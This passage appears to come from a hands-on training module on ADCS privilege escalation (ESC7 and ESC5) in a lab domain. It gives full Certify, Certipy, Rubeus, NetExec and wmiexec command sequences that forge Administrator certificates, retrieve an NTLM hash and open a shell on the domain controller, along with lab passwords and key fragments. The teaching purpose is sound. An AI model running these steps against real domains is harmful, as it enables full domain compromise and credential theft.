\lab-LAB-DC-
CA\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy\EditFlags:

  EditFlags REG_DWORD = 11014e (1114446)
    EDITF_REQUESTEXTENSIONLIST -- 2
    EDITF_DISABLEEXTENSIONLIST -- 4
    EDITF_ADDOLDKEYUSAGE -- 8
    EDITF_BASICCONSTRAINTSCRITICAL -- 40 (64)
    EDITF_ENABLEAKIKEYID -- 100 (256)
    EDITF_ENABLEDEFAULTSMIME -- 10000 (65536)
    EDITF_ENABLECHASECLIENTDC -- 100000 (1048576)
CertUtil: -getreg command completed successfully.
```

hide01.ir

Now, if we want to enable the flag `EDITF_ATTRIBUTESUBJECTALTNAME2`, we can use the value `1376590`:

Enable EDITF_ATTRIBUTESUBJECTALTNAME2 with PowerShell

```
PS C:\Tools>
$ConfigReader.SetConfigEntry(1376590,"EditFlags","PolicyModules\CertificateAuthority_MicrosoftDefault.Policy")
PS C:\Tools>
$ConfigReader.GetConfigEntry("EditFlags","PolicyModules\CertificateAuthority_MicrosoftDefault.Policy")
1376590
```

Adding ManageCertificates rights

https://t.me/CyberFreeCourses

In case we want to add CA's rights to specific users, for example, if we want to allow `blwasp` to have `ManageCertificates` rights, we can use the following PowerShell command:

Adding ManageCertificates rights

```
PS C:\Tools> Get-CertificationAuthority LAB-DC.LAB.LOCAL | Get-
CertificationAuthorityAcl  | Add-CertificationAuthorityAcl -Identity
"blwasp" -AccessType Allow -AccessMask "ManageCertificates" |  Set-
CertificationAuthorityAcl -RestartCA

Path Owner                       Access
---- -----                       ------
     BUILTIN\Administrators NT AUTHORITY\Authenticated Users Allow  ...
```

Note: The problem with this command is that we would need to have elevated privileges in the domain if we are doing it from the domain controller.

If we enumerate rights, we can find that blwasp now has `ManageCertificates`:

Enumerate CA rights with PowerShell

```
PS C:\Tools> Get-CertificationAuthority -ComputerName LAB-DC.lab.local |
Get-CertificationAuthorityAcl | select -ExpandProperty access

<SNIP>
Rights            : ManageCA, ManageCertificates, Enroll
AccessControlType : Allow
IdentityReference : LAB\blwasp
IsInherited       : False
InheritanceFlags  : None
PropagationFlags  : None
```

To abuse those rights, we can request a certificate for a template that requires approval like `ESC7_1`:

Request a certificate with a template that requires approval

```
PS C:\Tools> .\Certify.exe request /ca:LAB-DC\lab-LAB-DC-CA
/template:ESC7_1 /altname:Administrator


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
```

hide01.ir

https://t.me/CyberFreeCourses

```
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.1.0

[*] Action: Request a Certificates

[*] Current user context    : LAB\blwasp
[*] No subject name specified, using current context as subject.

[*] Template                : ESC7_1
[*] Subject                 : CN=Black Wasp, CN=Users, DC=lab, DC=local
[*] AltName                 : Administrator

[*] Certificate Authority   : LAB-DC\lab-LAB-DC-CA

[*] CA Response             : The certificate is still pending.
[*] Request ID              : 100

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAoW6Rj76EVXfSdxkJX/C05q+Y5Wd9RAai19Lh9tDOawh63P5V
xi48myT6nPG1Ck9HJV+gTt6jdvMhgAhxLv74omOMlqu+tyhS+DyOKj57tlWA9cTv
jMOSuCb2wqKdHMIVTXxX57jfm8iBZvMFKAietZog0VHDNmw3uSqmonw4i3U78SJo
jH6FGCQALSmbv8EytSqAwQ4HdPiovnFdvNZ/b/mjOsRsxuxni1Kshvato+tUWUyI
/bl8qhOXUUxaES/r/Ewd6Zn0vKFUdZ8e5WQUn6HDdYSkr1S2Hrg3QcCfUD+0EYM5
P4ZFon7aqNqmjnqyvdH0YsSbIVzaUv7aBzJ2ZQIDAQABAoIBAHr4ojOQmngMzath
zA1kbDlqPBtMaVTfhT7I6s68IvHPxOABck+EOzCny6ywRwuydmzW2mQaHwVmkfdY
9vcozTfOg3LnI2Gcew+T+WveqxirK5CMUzq0ZFiZfdGoU+xrQBUFimT/JH8kDsbg
iuYDIvsNjMBG+2DCsPQBtGwEGoLINmhU6/4Dk2vJBdH7dI3Sh/8avQKEz8PoIXb4
<SNIP>
-----END RSA PRIVATE KEY-----

[X] Error downloading certificate: Cert not yet issued yet! (iDisposition:
5)

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft
Enhanced Cryptographic Provider v1.0" -export -out cert.pfx

Certify completed in 00:00:04.0197137
```

We need to save the `RSA PRIVATE KEY`. Let's create a file with this content and name it `approved.pem`. We need to approve the request, and the above request has ID 100. We can use the command `Get-PendingRequest` to view all pending requests:

Enumerate Pending Requests

https://t.me/CyberFreeCourses

```
PS C:\Tools> Get-CertificationAuthority -ComputerName LAB-DC.lab.local |
Get-PendingRequest

RequestID                : 100
Request.RequesterName    : LAB\blwasp
Request.SubmittedWhen    : 21/11/2023 22:38:51
Request.CommonName       : Users
                           Black Wasp
CertificateTemplate      :
1.3.6.1.4.1.311.21.8.9978749.13715996.7028921.13232592.5038296.94.13456673
.601528
CertificateTemplateOid : ESC7_1
(1.3.6.1.4.1.311.21.8.9978749.13715996.7028921.13232592.5038296.94.1345667
3.601528)
RowId                    : 100
ConfigString             : LAB-DC.lab.local\lab-LAB-DC-CA
Table                    : Request
Properties               : {[RequestID, 100], [Request.RequesterName,
LAB\blwasp], [Request.SubmittedWhen, 21/11/2023 22:38:51],
[Request.CommonName, Users
                           Black Wasp]...}
```

Now we can approve the pending request using `Approve-CertificateRequest`. We can do all in one command:

Approve pending request with PowerShell

```
PS C:\Tools> Get-CertificationAuthority -ComputerName LAB-DC.lab.local |
Get-PendingRequest -RequestID 100 | Approve-CertificateRequest

HResult      StatusMessage
-------      -------------
0            The certificate '100' was issued.
```

We can download the certificate using the `download` command from `Certify.exe`:

Download Pending Request

```
PS C:\Tools> .\Certify.exe download /ca:LAB-DC\lab-LAB-DC-CA /id:100


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
```

hide01.ir

https://t.me/CyberFreeCourses

```
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./

  v1.1.0

[*] Action: Download a Certificates
[*] Certificates Authority   : LAB-DC\lab-LAB-DC-CA
[*] Request ID               : 100

[*] cert.pem         :

-----BEGIN CERTIFICATE-----
MIIGEzCCBPugAwIBAgITSQAAAGS++EgB50+t6QAAAAAAZDANBgkqhkiG9w0BAQsF
ADBEMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxEzARBgoJkiaJk/IsZAEZFgNsYWIx
FjAUBgNVBAMTDWxhYi1MQUItREMtQ0EwHhcNMjMxMTIxMjIzMzE4WhcNMjcwMzI2
MDAxNzQ2WjBRMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxEzARBgoJkiaJk/IsZAEZ
FgNsYWIxDjAMBgNVBAMTBVVzZXJzMRMwEQYDVQQDEwpCbGFjayBXYXNwMIIBIjAN
BgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAoW6Rj76EVXfSdxkJX/C05q+Y5Wd9
RAai19Lh9tDOawh63P5Vxi48myT6nPG1Ck9HJV+gTt6jdvMhgAhxLv74omOMlqu+
tyhS+DyOKj57tlWA9cTvjMOSuCb2wqKdHMIVTXxX57jfm8iBZvMFKAietZog0VHD
Nmw3uSqmonw4i3U78SJojH6FGCQALSmbv8EytSqAwQ4HdPiovnFdvNZ/b/mjOsRs
xuxni1Kshvato+tUWUyI/bl8qhOXUUxaES/r/Ewd6Zn0vKFUdZ8e5WQUn6HDdYSk
r1S2Hrg3QcCfUD+0EYM5P4ZFon7aqNqmjnqyvdH0YsSbIVzaUv7aBzJ2ZQIDAQAB
o4IC7zCCAuswPAYJKwYBBAGCNxUHBC8wLQYlKwYBBAGCNxUIhOGGfYbFlByDrYE5
<SNIP>
-----END CERTIFICATE-----

Certify completed in 00:00:00.0987785
```

hide01.ir

We append the `CERTIFICATE` content to the `approved.pem` file and then convert it to `pfx`:

Convert pem to pfx

```
PS C:\Tools> & "C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in
approved.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0"
-export -out approved.pfx
Enter Export Password:
Verifying - Enter Export Password:
```

Finally, we use the certificate to request a `TGT` and the `NT Hash`:

Request the TGT and the NT Hash

```
PS C:\Tools> .\Rubeus.exe asktgt /user:administrator
/certificate:approved.pfx /getcredentials
```

https://t.me/CyberFreeCourses

```
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Black Wasp, CN=Users,
DC=lab, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'lab.local\administrator'
[*] Using domain controller: fe80::42d5:b682:fe30:8453%18:88
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIGQjCCBj6gAwIBBaEDAgEWooIFWzCCBVdhggVTMIIFT6ADAgEFoQsbCUxBQi5MT0NBTKIeMB
ygAwIB

AqEVMBMbBmtyYnRndBsJbGFiLmxvY2Fso4IFGTCCBRWgAwIBEqEDAgECooIFBwSCBQOkfM84s9
wvAiWJ

pwL/KFcAJYSkZPXGpXHDwbPBmLDzwxFpy+7XY6JfggrT1TnzaYDJjywRG7WljmEQlrPQkFAmtU
AyyO42

4YxSmNSE9MOnUtGs05NHtTtPcEkXg+3HUQM6Jwn6dJSU0O0QaxqIgnTD1diwoZE3jclkoQy3zR
cB5Cp8

VX36XSk743a70lZLYd4EcQvpkgE8nqBj5FbVQJEYlPZfHOv0y0V7cwc9am6CfkbxUbLCNjWfGu
1zacJj

NaSK8J+zDD4YPilqSQU9e1fwqKsFAtgRL7j+Pn5klzGTlKaJLAbnK1Hp0ToFxeugW8g0b1q6CF
fxFMVy<SNIP>

  ServiceName              :  krbtgt/lab.local
  ServiceRealm             :  LAB.LOCAL
  UserName                 :  administrator (NT_PRINCIPAL)
  UserRealm                :  LAB.LOCAL
  StartTime                :  21/11/2023 23:48:45
  EndTime                  :  22/11/2023 09:48:45
  RenewTill                :  28/11/2023 23:48:45
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  Yv958s3XQSieHyb/YjgnhA==
  ASREP (key)              :  7528FCC7AF69DA28ECF716C48D9134DE
```

hide01.ir

https://t.me/CyberFreeCourses

```
[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : 2B576ACBE6BCFDA7294D6BD18041B8FE

```

Note: Additionally, we can use the graphical interface to execute some of these changes.

ESC5

The `ESC5` is another domain escalation that abuses access controls over Active Directory objects indirectly connected to Active Directory Certificate Services. Other than the templates or Certificate Authority service, these objects can allow privilege escalation via ADCS.

Understanding ESC5 - Vulnerable PKI Object Access Control

hide01.ir

If we compromise an account with high privileges over objects related to ADCS configuration or the ADCS server, we can potentially compromise the PKI infrastructure.

ESC5 Abuse Requirements

To abuse ESC5 we need to have rights over an account that has privileges over AD objects, including (but not limited to):

- The CA server's AD computer object (i.e., compromise through S4U2Self or S4U2Proxy).
- The CA server's RPC/DCOM server.
- Any descendant AD object or container in the container `CN=Public Key Services,CN=Services,CN=Configuration,DC=<COMPANY>,DC=<COM>` (e.g., the Certificate Templates container, Certification Authorities container, the NTAuthCertificates object, the Enrollment Services Container, etc.

Compromising any of these elements by a low-privileged attacker could likely result in a PKI system compromise.

ESC5 Enumeration and Attack

We will discuss how to enumerate and abuse `ESC5` from Linux and Windows.

https://t.me/CyberFreeCourses

In this scenario, we have access to the user `cken`, Local Administrator in `WS01`. We also have access to the user `llane`, who has `GenericAll` privileges on the `WS01` machine object. `cken` is a local administrator on `WS01`. In the case of `llane`, we would have to execute the RBCD attack if we want to gain administrator access. We will use the user `cken` to attack the ADCS server.

Note: In case you want to perform the attack from a user with privileges on the computer object `WS01`, which corresponds to the ADCS server, you can use the user `llane` and password `Reporter001`.

Lab Setup and Enumeration

We will work with a lab that has a Domain controller, a server with the ADCS service and a machine to perform the attacks. Below are the details of these machines:

- UBUNTU (Linux Attack box) - 10.129.205.205 / 172.16.19.19 (dual interface)
- LAB-DC (Domain Controller) - 172.16.19.3
- WS01 (ADCS Server) - 172.16.19.5

Note: Credentials for the attack box are: `htb-student` and `HTB_@cademy_stdnt!`.

In order to finish this lab, there are two available options. The first option is to use the tools in the attack box and connect to it via SSH to carry out the attack. Alternatively, we can establish a proxy using SSH or another tool and execute the attack from our own machine. For the purpose of the examples, we will be using a proxy.

To connect to the internal network, we will use ssh port forwarding. Let's execute the following command from our terminal (this can be PwnBox or the computer from where we are attacking the lab):

hide01.ir

SSH Port Forwarding

```
sshpass -p 'HTB_@cademy_stdnt!' ssh -N -f -D 127.0.0.1:9050 [email
protected]
```

Note: If sshpass is not installed, remove `sshpass -p 'HTB_@cademy_stdnt!'` and submit the password when asked.

The above command will allow us to make a proxy using SSH to run the tools from our computer and direct the traffic through the attack box. To use this proxy, we will use the tool `Proxychains4`. `Proxychains4` will allow us to redirect any application on our computer through the proxy. We need to make sure that the proxychains4 configuration is correct. We will modify the configuration file `/etc/proxychains.conf` by commenting out the line `proxy_dns` using the `#` and at the end of the file replacing the value of `socks4` with `socks4 127.0.0.1 9050`. The file should be as follow:

https://t.me/CyberFreeCourses

Proxychains configuration file

```
cat /etc/proxychains.conf
<SNIP>
# Proxy DNS requests - no leak for DNS data
#proxy_dns
<SNIP>
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
```

To run nmap or any other tool, we would need to put proxychains first and then the command to run as follows: `proxychains4 -q nmap -sT -p 445 172.16.19.5`. We can test if the proxy is working correctly using NetExec, the natural successor of `CrackMapExec`. With `NetExec`, we can list the computers on the network and see if we are an administrator on any of them:

Use NetExec with Proxychains

```
proxychains4 -q netexec smb 172.16.19.3-5 -u cken -p Superman001

SMB         172.16.19.3     445    LAB-DC            [*] Windows 10.0 Build
17763 x64 (name:LAB-DC) (domain:lab.local) (signing:True) (SMBv1:False)
SMB         172.16.19.5     445    WS01              [*] Windows 10.0 Build
17763 x64 (name:WS01) (domain:lab.local) (signing:False) (SMBv1:False)
SMB         172.16.19.3     445    LAB-DC            [+]
lab.local\cken:Superman001
SMB         172.16.19.5     445    WS01              [+]
lab.local\cken:Superman001 (Pwn3d!)
```

`NetExec` confirms that the user cken is the Administrator on the `WS01` computer.

ESC5 Abuse from Linux

The next part is to enumerate the ADCS server with `certipy`. We will add the `-ns <DNS Server IP>` and `-dns-tcp` options to define the DNS server we want to use and ensure it uses TCP instead of UDP.

Enumerate CA with Certipy over Proxychains

```
proxychains4 -q certipy find -u cken -p Superman001 -dc-ip 172.16.19.3 -
stdout -ns 172.16.19.3 -dns-tcp
```

hide01.ir

https://t.me/CyberFreeCourses

```
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Trying to get CA configuration for 'lab-WS01-CA' via CSRA
[*] Got CA configuration for 'lab-WS01-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : lab-WS01-CA
    DNS Name                            : WS01.lab.local
    Certificate Subject                 : CN=lab-WS01-CA, DC=lab, DC=local
    Certificate Serial Number           : 238F549429FFF796430B5F486159490B
    Certificate Validity Start          : 2023-07-06 09:44:47+00:00
    Certificate Validity End            : 2122-07-06 09:54:47+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : LAB.LOCAL\Administrators
      Access Rights
        ManageCertificates              : LAB.LOCAL\Administrators
                                          LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
        ManageCa                        : LAB.LOCAL\Administrators
                                          LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
        Enroll                          : LAB.LOCAL\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled and
Request Disposition is set to Issue
      ESC11                             : Encryption is not enforced for
ICPR requests and Request Disposition is set to Issue
Certificate Templates
<SNIP>
15
    Template Name                       : SubCA
    Display Name                        : Subordinate Certification
Authority
    Certificate Authorities             : lab-WS01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : True
    Any Purpose                         : True
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : None
```

hide01.ir

https://t.me/CyberFreeCourses

```
    Private Key Flag                    : ExportableKey
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 5 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                           : LAB.LOCAL\Enterprise Admins
        Write Owner Principals          : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
        Write Dacl Principals           : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
        Write Property Principals       : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
<SNIP>
```

`Certipy` does not indicate that users of the local Administrator group have elevated rights over the ADCS server. However, as Administrators, we can abuse `ESC4`, `ESC7`, or any other vulnerability where we use elevated privileges to modify components of the ADCS server.

In this case, we will replicate the `ESC7` attack using the `SubCA` template to generate a certificate as the administrator. In order to exploit this misconfiguration with certipy, it is necessary to utilize `-target-ip <ADCS Server>` option since the ADCS server and the domain controller are different servers.

hide01.ir

Request a certificate as the Domain Administrator

```
proxychains4 -q certipy req -u cken -p Superman001 -dc-ip 172.16.19.3 -ns
172.16.19.3 -dns-tcp -target-ip 172.16.19.5 -ca lab-WS01-CA -template
SubCA -upn Administrator

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x80094012 -
CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do
not allow the current user to enroll for this type of certificate.
[*] Request ID is 10
Would you like to save the private key? (y/N) y
[*] Saved private key to 10.key
```

https://t.me/CyberFreeCourses

```
[-] Failed to request certificate
```

Let's approve the previous request by specifying the request ID `10` with the option `-issue-request 10`:

Issue the requested certificate

```
proxychains4 -q certipy ca -u cken -p Superman001 -dc-ip 172.16.19.3 -ns
172.16.19.3 -dns-tcp -target-ip 172.16.19.5 -ca lab-WS01-CA -issue-request
10

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate
```

Now we can retrieve the certificate with the option `-retrieve 10`:

Retrieve the issue certificate

```
proxychains4 -q certipy req -u cken -p Superman001 -dc-ip 172.16.19.3 -ns
172.16.19.3 -dns-tcp -target-ip 172.16.19.5 -ca lab-WS01-CA -retrieve 10

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Rerieving certificate with ID 10
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Loaded private key from '10.key'
[*] Saved certificate and private key to 'administrator.pfx'
```

hide01.ir

Afterward, we can use our newly generated certificate to authenticate as the administrator:

Authenticate with the Administrator Certificate

```
proxychains4 -q certipy auth -pfx administrator.pfx -username
administrator -domain lab.local -dc-ip 172.16.19.3 -ns 172.16.19.3 -dns-
tcp

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: [email protected]
[*] Trying to get TGT...
[*] Got TGT
```

https://t.me/CyberFreeCourses

```
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for '[email protected]': aad3b435b51404eeaad3b435b51404ee:
<SNIP>
```

Note: In case we encounter the error message `KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)`, we can attempt to execute the command again. If it keep failing after multiple attempts, try reverting the lab.

The last step would be to use the hash or TGT to connect to the domain. To use `Kerberos` via `Proxychains`, we must add the server's name to the host file or use any other domain name resolution method. Let's modify the file: `/etc/hosts`:

Configure the hosts file

```
cat /etc/hosts

<SNIP>
172.16.19.3 lab-dc      lab-dc.lab.local lab.local lab
```

Once we complete this, we can use the TGT to authenticate to the domain as the Administrator:

Execute wmiexec with proxychains a TGT

```
KRB5CCNAME=administrator.ccache proxychains4 -q wmiexec.py -k -no-pass
LAB-DC.LAB.LOCAL -dc-ip 172.16.19.3

Impacket v0.11.0 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>hostname
lab-dc
```

ESC5 Abuse from Windows

We will perform the same attack from Windows, and the only difference will be that we will use the certificate management console to issue the administrator's certificate. We will connect via RDP to the WS01 server using the following command:

RDP Connection to WS01

hide01.ir

https://t.me/CyberFreeCourses

```
proxychains4 -q xfreerdp /u:cken /p:Superman001 /v:172.16.19.5 /dynamic-resolution

[09:56:40:823] [433397:433399] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[09:56:40:823] [433397:433399] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[09:56:40:823] [433397:433399] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[09:56:40:823] [433397:433399] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[09:56:40:823] [433397:433399] [INFO][com.freerdp.client.common.cmdline] - loading channelEx drdynvc
<SNIP>
```

We start a PowerShell terminal and run Certify.exe to find vulnerabilities in the server:

Certify to enumerate vulnerabe configuration

```
PS C:\Tools> .\Certify.exe find /vulnerable

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.1.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=lab,DC=local'

[*] Listing info about the Enterprise CA 'lab-WS01-CA'

    Enterprise CA Name            : lab-WS01-CA
    DNS Hostname                  : WS01.lab.local
    FullName                      : WS01.lab.local\lab-WS01-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=lab-WS01-CA, DC=lab, DC=local
    Cert Thumbprint               : A98F0A82A9D93D069F4CB39AA9B2F84A987B543B
    Cert Serial                   : 238F549429FFF796430B5F486159490B
    Cert Start Date               : 7/6/2023 4:44:47 AM
    Cert End Date                 : 7/6/2122 4:54:47 AM
```

hide01.ir

https://t.me/CyberFreeCourses

```
    Cert Chain                    : CN=lab-WS01-CA,DC=lab,DC=local
    UserSpecifiedSAN              : Disabled
    CA Permissions                :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                     Principal

      Allow  Enroll                                     NT
AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates
BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates               DC\Domain Admins
S-1-5-21-1817219280-1014233819-995920665-512
      Allow  ManageCA, ManageCertificates               DC\Enterprise
Admins          S-1-5-21-1817219280-1014233819-995920665-519
    Enrollment Agent Restrictions : None

[+] No Vulnerable Certificates Templates found!
```

Something important to note is that `Certify.exe`, unlike `certipy`, does show that users who are members of `BUILTIN\Administrators` (local administrators) have `ManageCA` and `ManageCertificates` privileges in the ADCS server, so we can abuse `ESC4`, `ESC7` and possibly manipulate other elements of the ADCS service that allows us to escalate privileges in the domain.

Request a Certificate using SubCA template

```
PS C:\Tools> .\Certify.exe request /ca:WS01.lab.local\lab-WS01-CA
/template:SubCA /altname:Administrator


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.1.0

[*] Action: Request a Certificates

[*] Current user context    : DC\cken
[*] No subject name specified, using current context as subject.

[*] Template                : SubCA
[*] Subject                 : CN=cken, CN=Users, DC=lab, DC=local
```

hide01.ir


https://t.me/CyberFreeCourses

```
[*] AltName                    : Administrator

[*] Certificate Authority      : WS01.lab.local\lab-WS01-CA

[!] CA Response                : The submission failed: Denied by Policy
Module
[!] Last status                : 0x80094012
[*] Request ID                 : 10

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAuSzHPaz9yHX2k/3DFHtPCi4M2W6cHzqlv5bk3BIyVKEktCEW
y2uaLP35w0AKrn5HcXJl3iwCNevcBq2fSnEfSjBoTTU2jp6EgpCaACe4pw9JcgkP
YhX10nkY96XoEHTZLIu4lbagvgdFdZQCVwoA7ppq30bj4l/voYRo6jzD/gYDkHM6
fQxtYhLPi/ALWcVcGsCv5ncKQyPP4q1HFcmMM5mwL/APsyBpuSBGkyfvSWx46Tw0
yJgWTR8FOGjm5aJAze5IKti53cKXElIQWaFpX42CGSfzsZ725I8Y+qKwB2NXzryl
Bjo382zFGQnGslVHdBjpOSRV/J3VkKiWE+dyKQIDAQABAoIBAGb74FMMwpeaA2iK
<SNIP>

[X] Error downloading certificate: Cert not yet issued yet! (iDisposition:
2)

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft
Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
```

We will get the approval from the certificate authority console. Let's launch the certificate authority console, from the terminal, run `certsrv.msc`.

hide01.ir

https://t.me/CyberFreeCourses



